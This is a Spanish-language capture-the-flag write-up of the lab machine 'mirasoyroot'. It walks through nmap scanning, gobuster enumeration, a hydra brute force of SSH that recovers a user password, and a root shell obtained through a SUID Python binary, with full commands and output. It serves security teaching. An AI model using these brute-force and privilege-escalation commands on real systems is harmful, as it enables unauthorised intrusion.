

Writeup

Maquina: mirasoyroot

Sitio: <https://mirasoyroot.com/vuln-machines/>

Cyberdark
22 Junio 2025




Writeup - Maquina: mirasoyroot

El Dia de hoy les compartiré la resolución de la maquina mirasoyroot de **MirasoyRoot**

Link para descargar la Maquina <https://mega.nz/file/yB4ynQRA#E-k2pwG-7bGU-7Knx6bBY35yRg6B694iJdTfrCJKieM>

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando `sudo bash starbox.sh maquinavulnerable.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina.



Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Writeup - Maquina: mirasoyroot

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)

```
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN msr.txt 172.17.0.2
```

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/mirasoyroot]
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN msr.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 12:23 -05
Initiating ARP Ping Scan at 12:23
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 12:23, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:23
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:23, 0.84s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Dado que solo los puertos **22 (SSH)** **80 (HTTP)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_msr.txt
```

Writeup - Maquina: mirasoyroot

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/mirasoyroot]
# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_msr.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 12:25 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.000085s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 03:56:8c:b4:94:cc:4b:c5:66:08:73:43:68:68:25:96 (ECDSA)
|_  256 ce:44:d8:21:9b:a5:7c:79:df:3c:d5:e1:d5:8a:d2:ae (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: M\xC3\xA1quina Vulnerable
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.09 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.71 seconds
```

Para una enumeración más completa lanzamos gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/mirasoyroot]
# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html.txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html.txt (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./hta (Status: 403) [Size: 275]
./htaccess.html.txt (Status: 403) [Size: 275]
./hta.html.txt (Status: 403) [Size: 275]
./htpasswd.html.txt (Status: 403) [Size: 275]
./hta.php (Status: 403) [Size: 275]
./htpasswd.php (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./index.html (Status: 200) [Size: 1185]
./server-status (Status: 403) [Size: 275]
Progress: 13842 / 13845 (99.98%)

Finished
```

El comando ejecutado tiene los siguientes significados:

- **dir**: modo de escaneo de directorios.

Writeup - Maquina: mirasoyroot

- **-u:** URL objetivo (http://172.17.0.2).
- **-w:** diccionario usado para buscar rutas (common.txt).
- **-x:** extensiones a probar (.php, .html, .txt).


Y arrojo los siguientes resultados:

Archivos restringidos (403 Forbidden)

Estos archivos existen, pero el servidor **bloquea el acceso**:

- .htaccess, .hta, .html.txt, .htaccess.php, etc.
- Esto es común en archivos de configuración o sensibles.

Esta es la pagina web que esta alojada en el puerto 80



Analizamos la pagina web, no contiene datos relevantes o pista. Posteriormente vemos que por el puerto 80 no podemos hacer mayor cosa, vamos a intentar por el puerto 22 le lanzo un `ssh -v 172.17.0.2`

Writeup - Maquina: mirasoyroot

```
(root@Pandora)~[/home/cyberdark/maquinas_ctf/mirasoyroot]
# ssh -v 172.17.0.2
debug1: OpenSSH_10.0p2 Debian-5, OpenSSL 3.5.0 8 Apr 2025
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 172.17.0.2 [172.17.0.2] port 22.
debug1: Connection established.
debug1: identity file /root/.ssh/id_rsa type -1
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa_sk type -1
debug1: identity file /root/.ssh/id_ecdsa_sk-cert type -1
debug1: identity file /root/.ssh/id_ed25519 type -1
debug1: identity file /root/.ssh/id_ed25519-cert type -1
debug1: identity file /root/.ssh/id_ed25519_sk type -1
debug1: identity file /root/.ssh/id_ed25519_sk-cert type -1
debug1: identity file /root/.ssh/id_xmss type -1
debug1: identity file /root/.ssh/id_xmss-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_10.0p2 Debian-5
debug1: Remote protocol version 2.0, remote software version OpenSSH_9.6p1 Ubuntu-3ubuntu13.5
debug1: compat_banner: match: OpenSSH_9.6p1 Ubuntu-3ubuntu13.5 pat OpenSSH* compat 0x04000000
debug1: Authenticating to 172.17.0.2:22 as 'root'
debug1: load_hostkeys: fopen /root/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: sntrup761x25519-sha512@openssh.com
debug1: kex: host key algorithm: ssh-ed25519
debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: SSH2_MSG_KEX_ECDH_REPLY received
debug1: Server host key: ssh-ed25519 SHA256:z9eW6pABGw4HPYoNuS3sD8jk1zzonQ3lFMx4Wkgfr4M
debug1: load_hostkeys: fopen /root/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: Host '172.17.0.2' is known and matches the ED25519 host key.
debug1: Found key in /root/.ssh/known_hosts:6
debug1: ssh_packet_send2_wrapped: resetting send seqnr 3
debug1: rekey out after 134217728 blocks
debug1: SSH2_MSG_NEWKEYS sent
```

Este comando intenta conectarse por SSH a la máquina objetivo, pero con información de depuración detallada.

ssh = Cliente SSH (Secure Shell)

-v = Modo verbose (detallado/verboso)

172.17.0.2 = Dirección IP del objetivo

Metodos de autenticación posible :

Authentications that can continue: publickey,password

Esto es CRÍTICO - nos dice que podemos usar:

Claves públicas/privadas (si las tuviéramos)

Contraseñas (usuario/password)

Writeup - Maquina: mirasoyroot

Esto nos dice que podemos acceder por fuerza bruta, pero para no poner horas y tal vez días o semanas con hydra , ya nos dieron una pista un tal vez usuario de nombre yerman. Vamos a correr hydra haber como va.

```
hydra -l yerman -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

Este comando realiza un ataque de fuerza bruta contra el servicio SSH.

hydra = Herramienta de fuerza bruta para servicios de red

-l yerman = **Usuario específico** (login name)

-P /usr/share/wordlists/rockyou.txt = **Lista de contraseñas** a probar

ssh://172.17.0.2 = **Protocolo y objetivo** (SSH en esa IP)

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/mirasoyroot]
# hydra -l yerman -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-22 13:15:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: yerman password: teamo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-22 13:16:07
```

Hemos encontrado el password del usuario yerman, ahora vamos a conectarnos por ssh `ssh yerman@172.17.0.2`

Writeup - Maquina: mirasoyroot

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/mirasoyroot]
# ssh yerman@172.17.0.2
yerman@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jan 31 13:18:39 2025 from 172.17.0.1
yerman@551a8a22d6c6:~$
```

Una vez a dentro vemos que carpetas nos encontramos

```
yerman@551a8a22d6c6: ~
Archivo Acciones Editar Vista Ayuda
yerman@551a8a22d6c6:~$ ls -al
total 28
drwxr-x--- 3 yerman yerman 4096 Jan 31 13:15 .
drwxr-xr-x 1 root   root   4096 Jan 31 13:10 ..
-rw----- 1 yerman yerman  246 Jan 31 13:24 .bash_history
-rw-r--r-- 1 yerman yerman  220 Jan 31 13:10 .bash_logout
-rw-r--r-- 1 yerman yerman 3771 Jan 31 13:10 .bashrc
drwx----- 2 yerman yerman 4096 Jan 31 13:15 .cache
-rw-r--r-- 1 yerman yerman  807 Jan 31 13:10 .profile
yerman@551a8a22d6c6:~$
```

No encontramos nada raro o que nos sirva como pista pero podemos ver el contenido de .bash_history con un cat

```
yerman@551a8a22d6c6:~$ cat .bash_history
clear
ls
cd ..
ls
cd root
/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
clear
find -perm -4000 2>/dev/null/
clear
find / -perm -4000 2>/dev/null
yerman@551a8a22d6c6:~$
```

Aca hemos encontrado algo que nos sirve

```
/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```


Writeup - Maquina: mirasoyroot

Este script en Python invoca un **shell con privilegios efectivos (-p)**, lo que significa que si el binario de Python tiene el **bit SUID (setuid)** activado y es propiedad de root, entonces puedes obtener una **shell como root directamente**.

```
yerman@551a8a22d6c6:~$ ls -l /usr/local/bin/python
-rwsr-xr-x 1 root root 8023232 Jan 31 13:18 /usr/local/bin/python
yerman@551a8a22d6c6:~$ /usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
```

ls -l /usr/local/bin/Python

esto quiere decir que puedo ejecutar como root

```
/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Ahora ya con shell de root, ahora vamos a buscar un archivo .txt el cual tendrá la flag

```
find /root -name "*.txt" 2>/dev/null
```

Explicación de comando

find Utilidad de búsqueda de archivos en Linux.

/root Directorio donde comienza la búsqueda

-name "*.txt" Busca archivos cuyo **nombre termine en *.txt**, por ejemplo: `flag.txt`, `root.txt`, `nota.txt`.

2>/dev/null Redirige los **mensajes de error** (como "Permiso denegado") al vacío, para no ensuciar la salida.

```
Archivo  Acciones  Editar  Vista  Ayuda
# find /root -name "*.txt" 2>/dev/null
/root/mirasoyroot.txt
# █
```

Nos devuelve un archivo en el directorio root

Le hacemos un cat para ver su contenido y listo conseguimos la flag

Writeup - Maquina: mirasoyroot

```
# cat /root/mirasoyroot.txt
Enhorabuena hacker lo has conseguido, si eres de los tres primeros en completar la máquina háblame por Instagram y te pondré en el podio
# █
```

Maquina de nivel fácil, pero muy buena para explicar los conceptos de:

Reconocimiento con Nmap

Enumeración del servicio web (HTTP - puerto 80)

Ataque de fuerza bruta a SSH

Reconocimiento post-explotación como usuario limitado

Escalada de privilegios mediante binario Python con SUID

Búsqueda de flag final.

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Reconocimiento	T1595 - Active Scanning	Escaneo con Nmap
Descubrimiento	T1087 - Account Discovery	Enumeración de usuarios vía HTTP
Acceso inicial	T1110 - Brute Force	Ataque de diccionario a SSH
Post-explotación	T1552 - Unsecured Credentials	Uso del <code>`.bash_history`</code>
Escalada de privilegios	T1548 - Abuse Elevation Control M	Ejecución de Python con SUID para root
Impacto final	T1005 - Data from Local System	Lectura del archivo de flag

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno les recomiendo esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen!

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR

PERSISTIR

RESISTIR

Y NUNCA

DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>